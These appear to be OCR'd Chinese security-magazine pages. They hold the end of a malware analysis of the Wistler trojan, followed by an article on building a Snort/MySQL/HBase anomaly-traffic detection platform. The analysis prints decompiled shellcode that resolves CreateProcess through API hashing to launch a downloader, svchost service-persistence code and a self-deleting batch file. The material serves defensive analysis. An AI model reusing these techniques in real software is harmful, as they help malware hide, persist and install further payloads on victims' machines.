MemoryDescriptorList = IoAllocateMdl(shellcode_APC, 416u, 0, 0, 0);
v2 = IoAllocateMdl(&dword_141F0, 0xCu, 0, 0, 0);
Mdl = v2;
if ( MemoryDescriptorList && v2 )
```

ShellCode代码

图 47

ShellCode 主要是调用系统 API CreateProcess 拉起 Sys%08X.exe 下载者，获得 Kernel32.dll 的导出函数 CreateProcess 地址，如图 48 所示。

```
jnz     short loc_1407C
mov     eax, large fs:30h
mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     eax, [eax]          ; 通过当前线程的FS:30(FS寄存器执行TEB)
                            ; 再通过TEB中当前模块信息，获得kernel32.dll基地址
mov     ecx, eax
mov     edx, eax
lea     edi, [ebp+10Bh]
```

图 48

再通过 Hash 从 Kernel32 中获得 CreateProcess API 的地址，如图 49 所示。

```
                        ; CODE XREF: shellcode_APC+6F↓j
mov     eax, [edi]
call    Hash_GetAPI     ; 通过HASH获得kernel32的导出函数：CreateProcess函数地址
or      eax, eax
jnz     short loc_1406B
mov     eax, [edx]
cmp     eax, ecx
jz      short loc_140C3
mov     edx, eax
jmp     short loc_14053
```

图 49

调用获得的 CreateProcess 拉起恶意下载者，如图 50 所示。

```
rep stosd
mov     eax, [esp+74h+arg_DesdProcess] ; APC传给ShellCode的参数：
                                       ; 记录的Sys%08X.exe恶意的下载路径.
push    0
push    0
push    0
push    0
push    0
push    0
push    0
push    dword ptr [eax]
call    dword ptr [CreateProcess]
```

图 50

母体分析

1. 基本信息

病毒名：Win32.TenThief.Wistler.cjgy

病毒类型：EXE

MD5：A1C8E75D22EA85770B25FF4F2EAF12A5（感染 MBR 加载的注入驱动）

文件大小：203002 字节

加壳类型：无

开发工具：VC+

2.危害简介

释放 SqlWriter.exe 文件并启动，SqlWriter.exe 会释放驱动等文件。

3.详细介绍

创建互斥变量 WEIANTI，在 C:\WINDOWS\system32\下生成 SqlWriter.exe 程序，之后启动 SqlWriter.exe 进程，如图 51 所示。



图 51

SqlWriter.exe 分析

1. **基本信息**

病毒名：Win32.TenThief.Wistler.cjgy

病毒类型：EXE

MD5：6fa44fad1ec81c6d15e2a75d07d75819

文件大小：37888 字节

文件名：SqlWriter.exe

加壳类型：UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo

开发工具：VC+

2.危害简介

释放驱动文件 GPlug05C340F5G.sys（文件名中的数字为随机字串），其 MD5 为 38e1e343cd27521f719fd735a4a6ebd8，然后会释放一个 DLL 文件 RwmvtgC.dll，该 DLL 会通过创建服务的方式启动释放的驱动文件。

3.详细介绍

读取程序中 ID 为 DLL 的资源，在 C:\WINDOWS\system32\目录下生 RwmvtgC.dll 文件。先在%Temp%目录下生成随机文件 7198812_res.tmp，并设置文件时间为系统时间，将临时文件拷贝到 C:\WINDOWS\system32\RwmvtgC.dll，之后删除临时文件，并加载 RwmvtgC.dll，执行导出表中的 Install 函数，然后 FreeLibrary，执行 cmd 命令，删除 SqlWriter.exe 程序，如图 52 所示。



图 52

RwmvtgC.dll 的 Install 函数会注册一个 SVCHOST 服务，如图 53 所示。

```
v14 = sub_100038D0(lpServiceName, lpDisplayName, a3, "%SystemRoot%\\System32\\svchost.exe -k krnlsrvc");
memset(&SubKey, 0, 0x104u);
wsprintfA(&SubKey, "SYSTEM\\CurrentControlSet\\Services\\%s\\Parameters", lpServiceName);
if ( RegCreateKeyA(HKEY_LOCAL_MACHINE, &SubKey, &hKey) )
{
  v11 = &byte_1000E84C;
  CxxThrowException(&v11, &unk_1000CE30);
}
v4 = RegSetValueExA(hKey, "ServiceDll", 0, 2u, lpData, strlen((const char *)lpData) + 1);
SetLastError(v4);
if ( v4 )
{
  v13 = (int)"RegSetValueEx(ServiceDll)";
  CxxThrowException(&v13, &unk_1000CE30);
}
RegCloseKey(hKey);
memset(&SubKey, 0, 0x104u);
strcpy(&SubKey, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0xF003Fu, &hKey) )
{
  v10 = (int)"RegOpenKeyEx(Svchost)";
  CxxThrowException(&v10, &unk_1000CE30);
}
v5 = RegSetValueExA(hKey, "krnlsrvc", 0, 7u, (const BYTE *)lpServiceName, strlen(lpServiceName) + 1);
SetLastError(v5);
if ( v5 )
{
  v12 = (int)"RegSetValueEx(Svchost\\krnlsrvc)";
  CxxThrowException(&v12, &unk_1000CE30);
}
RegCloseKey(hKey);
```

图 53

母体在 C:\WINDOWS\system32 目录下生成随机 GPlug4924270AG.sys 驱动，并启动 SYS 服务，其注册表项如图 54 所示。



图 54

通过 DeviceIoControl 控制驱动程序，然后生成 BAT 文件，自删除，如图 55 所示。

图 55

该 BAT 文件的内容如下：

```
:DELFILE
del "C:\Documents and Settings\Administrator\桌面\A1C8E75D22EA85770B25FF4F2EAF12A5.exe"
if exist "C:\Documents and Settings\Administrator\桌面\A1C8E75D22EA85770B25FF4F2EAF12A5.exe" goto :DELFILE
del "17946B55.bat"
```

至此，Wistler 木马就分析完毕了，从中我们可以清晰的了解到该木马的运行流程，如何实现自身的隐藏、加载与删除。

（完）

基于 Snort、Mysql、Hadoop 和 HBASE 实现异常流量检测与入侵调查系统

文/图 linxinsnow[N.N.U]

检测企业网络环境中黑客的入侵行为是一个难题。对此，一般有两种手段，基于误用检测(misused-based)方法和基于异常检测(anomaly-based)方法，前者通过总结和收集黑客在攻击发生时，采用的工具或者行为特征，对网络流量进行模式匹配，进行告警，优点是检测速率快，告警信息明确，对于已知漏洞可以做到实时检测，如常见的 IPS、IDS 类设备。但是这种基于特征的检测手段，对于未知漏洞，或者经过精心构造、编制的攻击手段，检测能力不足，特别是针对近年来盛行的 APT 攻击和数据窃取、内部犯罪等行为，无法检测，同样这种检测方式需要生产厂商长期维护一个昂贵的漏洞库和签名库，并且更新永远滞后于攻击行为。而后者的检测方法，是基于网络中任意一个节点元素的流量特征行为，通过特定算法建立访问模型或控制矩阵，通过模式匹配和相似度分析，从庞大的流量中挖掘出黑客的攻击行为。本文就是基于后者的检测概念，通过几款开源软件，打造自己的异常流量检测与入侵调查平台。

系统设计

本人所在的公司在架构上属于双业务中心，全国多个分公司专线接入，统一上网出口。根据分公司不同，在网络规划上，将每个分公司使用不同的 VLan 进行了隔离，但是 VLan 之间的访问是没有访问控制策略的。针对这种情况，为了能够更好地检测可能发生的入侵和内部恶意行为，需要将所有的 VLan 之间访问流量、上网流量全部进行捕获。初步计算下来，整体的流量达到几个 G，因此必须进行分布式采集和分布式数据库存储。

针对每个流量采集器的线性流程如图 1 所示。



图 1

为了防止可能由于网络原因出现的后端分布式数据库连接中断，中间采用了多级架构，

其中的缓存数据库用于进行前端流量采集的缓存，然后通过采集器将 Mysql 数据库中的流量记录全部输入分布式数据库 Hbase 中，通过 Hbase 进行存储、建模和调查。

1）流量采集器

使用开源的 Snort，将多余的 Preprocessor 和规则全部删除，只留下采集所有流量的规则与黑白名单功能，如图 2 所示。

```
# site specific rules
include c:\snort\rules\linxinsnow.rules
```

图 2

其中 linxinsnow.rules 的内容如图 3 所示。

```
log tcp any any -> any any (msg:"TCP"; sid:50001)
log udp any any -> any any (msg:"UDP"; sid:50002)
```

图 3

用于记录所有的流量信息，但不在乎包的内容，保留了 White_list.rules 和 Black_list.rules 用于后期对流量的优化功能。配置 Snort 采用 Mysql 数据库的方式保存攻击记录，如图 4 所示。

```
# database

output database: log,mysql,user=[redacted] password=[redacted] dbname=snort2 host=[redacted]
```

图 4

启动 Snort 的命令行参数为：Snort.exe -c linxinsnow.conf -N，其中的-N 表示不在本地保存数据，这样可以防止采集器的硬盘被占用。运行效果如图 5 所示。



图 5

由于关闭了相关的 Preprocessor 处理功能，在流量达到几百 M 的网口上，CPU 也没有超过 10%。

2）前端缓存数据库

前端缓存数据库在选型上没有太多考虑，因为 Snort 与 Mysql 结合较好，所以采用了 Mysql 数据库，但在进行信息收集和处理的时候，需要注意几点：

①Snort 送到 Mysql 中的记录并不是流量访问记录，需要通过 Base 平台进行转换；

②由于采集器需要对 Mysql 进行非常频繁的查询、删除操作，因此采用 Mysql 的默认数据库引擎，即利用磁盘进行存储的方式无法满足，非常容易让 Mysql 宕机，因此需要使用 Memory 表的方式进行存储。

③需要修改 Mysql 的相关配置，根据服务器的内存进行极限调整，尽量增大缓存的数据数量，让 Mysql 的 Memory 表能够最大化利用。

其中的 Base 是一款开源的 Snort 前端，采用 PHP 界面。Base 的作用是对 Snort 的原始数据日志进行分析，数据类似“IP1:PORT1 -> IP2:PORT2:事件”这样的规范格式。因此，我们在对数据采集的时候，需要在采集器上做一个定时脚本，调用 PHP 访问 Base 的首页，也就是对 Snort 进行数据分析的程序。调用的链接为 php /var/www/base_main.php，如图 6 所示的数字代表目前已经处理完成的访问记录数，刷新 Base 页面的频度根据流量大小进行调整。



图 6

Base 的前端页面效果如图 7 所示。



图 7

3）采集器

考虑到前端缓存数据库为 Mysql，后端的数据库接口为使用了 thrift 的 Hbase，这里使用了 python 作为中间采集器的开发语言。虽然相对来说，python 的执行效率可能有一些弱势，但我们使用的是高并发多线程的方式，在提高线程数的情况下，可以忽略代码效率。

数据采集部分如图 8 所示，使用了 threading 的 Lock 模块进行线程的同步，提取每次查询最后一条记录的 CID 作为判断条件，当多线程查询发现 CID 相同时，就会进入 3 秒的等

待，防止过于频繁请求，每次查询的数量为 1W 条，当结果小于这个数量时，线程也会进入休息等待。

```
conn=pymysql.connect(host='[redacted]',user='[redacted]',passwd='[redacted]',db='snort2',port=3306)
cur=conn.cursor()
lock.acquire()
count=cur.execute('select * from acid_event  order by cid limit 10000;')
fi = open("conn.log","a")
fi.write(str(count)+"\n")
fi.close()
results=cur.fetchall()
result = []
if count == 0:
        cur.close()
        conn.close()
        lock.release()
        import time
        time.sleep(3)
        continue
if count > 0:
    if last == str(int(results[-1][1])):
        cur.close()
        conn.close()
        lock.release()
        import time
        time.sleep(3)
        continue
    last = str(int(results[-1][1]))
print 'there has %s rows record ,cid>=' % count,last
```

图 8

数据清理部分如图 9 所示，这部分根据前面查询出来的 CID，将原有的数据进行清理。需要注意的是，由于部署了 BASE，需要将 ACID 的几个表进行同步删除，否则将会出现“爆表”。

```
        count=cur.execute('delete from data where cid <=  '+last+';delete from opt  where cid <=  '+last+';delete from tcphdr  where cid <=  '+
;delete from event  where cid <=  '+last+';')
        conn.commit()
        cur.close()
        conn.close()
        print "DELETE"
        lock.release()
        print "HBASE ADD"
```

图 9

数据插入部分如图 10 和图 11 所示。

```
global last
transport = TSocket.TSocket('HADOOP-1', 9090)
transport = TTransport.TBufferedTransport(transport)
protocol = TBinaryProtocol.TBinaryProtocol(transport)
client = Hbase.Client(protocol)
transport.open()
tmp = [Mutation(column = 'etc:protocal', value = 'TCP')]
#client.mutateRow('snort','1234567111',tmp,{})
```

图 10

```
print "DELETE"
lock.release()
print "HBASE ADD"
for line in result:

    client.mutateRow('snort',line,tmp,{})
print "HBASE END"
```

图 11

4）分布式数据库

分布式数据库使用的是开源的 K/V 数据库 HBASE，由于我们保存的是全流量信息，需要

进行后续分析建模，因此查询效率与保存都是一个很大的问题。

Hbase 数据库使用 K/V 架构，因此在处理 Key 查询的时候，效率是最高的，为了满足它的特性，我们需要将每一条访问记录都当作 Key 的形式进行组合，建立如图 12 所示的关系，用于解决图 13 和图 14 所列的 4 个问题。

```
result.append('1'+str(src)+str(int(time.mktime(c)))+str(sport)+str(dst)+str(dport))
result.append('2'+str(dst)+str(int(time.mktime(c)))+str(dport)+str(src)+str(sport))
result.append('3'+str(int(time.mktime(c)))+str(src)+str(dst)+str(sport)+str(dport))
result.append('4'+str(int(time.mktime(c)))+str(dst)+str(src)+str(dport)+str(sport))
```

图 12



图 13



图 14

为什么会有这样的不同呢？我们可以进行一下抽象简化来说明。前两个问题，解决某段时间内，某个 IP 的具体行为建模；后两个问题，解决对 IP 的行为调查。因此，每一条访问记录，实际上都被整理成了 4 个 Key，或者 Hash 值，使得我们后期的查询分析变得很快速。

5）分布式文件系统

为了实现大数据的存储和查询，我们采用 Hadoop+Zookeeper，部署 HBASE 的形式构建基础架构，使用 12 台 Linux 物理机，如图 15 所示。

ubuntu-1 192.168.0.221 hadoop namenode / hbase HMaster
ubuntu-2 192.168.0.222 hadoop datanode / hbase HRegionServer
ubuntu-3 192.168.0.223 hadoop datanode / hbase HRegionServer
ubuntu-4 192.168.0.224 hadoop datanode / hbase HRegionServer
ubuntu-5 192.168.0.225 hadoop datanode / hbase HRegionServer
ubuntu-6 192.168.0.226 hadoop datanode / hbase HRegionServer
ubuntu-7 192.168.0.227 hadoop datanode / hbase HRegionServer
ubuntu-8 192.168.0.228 hadoop datanode / hbase HRegionServer
ubuntu-9 192.168.0.229 zookeeper
ubuntu-10 192.168.0.230 zookeeper
ubuntu-11 192.168.0.231 zookeeper
ubuntu-12 192.168.0.232 hadoop second namenode / hbase HMaster

图 15

编译运行 Thrift 作为 Hbase 与 python 的接口，如图 16 所示。

```
tar xzf thrift-0.7.0-dev.tar.gz
cd thrift-0.7.0-dev
sudo ./configure  --with-cpp=no --with-ruby=no
sudo make
sudo make install
```

图 16

编译 Python 接口，如图 17 所示。

```
thrift --gen py Hbase.thrift
mv gen-py/hbase/ /usr/lib/python2.7/site-packages/
```

图 17

之后就能通过 python import hbase 来连接数据库了，采集器工作界面如图 18 所示。

```
there has 302 rows record ,cid>= 3481702
DELETE
HBASE ADD
HBASE END
there has 492 rows record ,cid>= 3482194
DELETE
HBASE ADD
there has 470 rows record ,cid>= 3482664
DELETE
```

图 18

访问模型建立

在收集了 2 亿条访问记录后，我们通过 Python 语言编写查询接口，从已经收集的数据中进行分析，由于前面已经建立了基于 Key 的存储，因此所有的查询都被转换成基于整数的组合，核心代码如图 19 所示。

```
args = {}
args["ip"]   = "127.0.0.1"
args["sum"] = '1'
args["time"]= '1'
args["limit"] = 100
args["debug"] = 0
args["scan"]  = 0
s = datetime.datetime(2009,1,1,13,20,11)
args["sdate"]  = "2009-1-1-0-0-0"
args["edate"]  = "9999-1-1-0-0-0"
int(time.mktime(s.timetuple()))
if len(sys.argv)<2:
    print "linxinsnow[N.N.U]\nUSAGE:",sys.argv[0],args
    sys.exit()

for line in sys.argv:
    if line.find("=")!=-1:
        line = line.split("=")
        if line[0] not in args:
            print "ERROR!",line[0]
            sys.exit()
        args[line[0]]=line[1]
```

图 19

我们事先定义好了如表 1 所示的一些变量。

名称	功能	取值范围
limit	限制查询数目	0-∞
time	是否显示时间	0 or 1

debug	是否打印 Hbase 记录	0 or 1
sdate	开始时间	2009-1-1-0-0-0 至 9999-1-1-0-0-0
Edate	结束时间	2009-1-1-0-0-0 至 9999-1-1-0-0-0
Sum	是否基于 IP 统计	1 or 0
Scan	是否是进行 IP 扫描	0 or 1

表 1

这些变量随后会被拼接成一个长的字符串，也就是 Key，通过 Hbase 的 Scan 功能，从数据库里查询出我们需要的记录信息。查询结果示例如图 20 所示。



图 20

根据这些组合，我们就可以很方便地对每个 IP 地址进行建模或者进行恶意行为的分析，甚至关联分析。比如我们在流量收集之初，对于每个 IP 地址，从 30 天的流量数据随机挑选了 7 个工作日的流量，进行了机器学习，将每个 IP 地址的访问行为，作为模型存储下来，从简单的网站访问，如 IP1->百度 IP2->QQ，到跨 VLan 间的访问记录，如 IP1 访问 VLan1，IP2 访问 VLan1，全部作为一个 IP 地址的行为数据模型。如图 21 所示。



图 20

简单应用

当一个 IP 对其他 IP 发生扫描行为时，会有两种情况，如图 21 所示。



图 21

单目标端口扫描，此时会发生单个 IP 在一段时间内连接另一个 IP 的大量端口，并且是 0～1023 端口。通过我们的分析脚本，得出的结果会如图 22 所示。



图 22

多目标单端口扫描，此时会发生单个 IP 在一段时间内连接另外大量 IP 的现象。通过我们的分析脚本，得出的结果会如图 23 所示。



图 23

如果再结合图形化展示的前台界面，效果将会非常直观。当我们的监测脚本发现类似的行为之后，我们进行了如图 24 所示的自动化流程，从而让整个网络的监控与运维关联了起来。

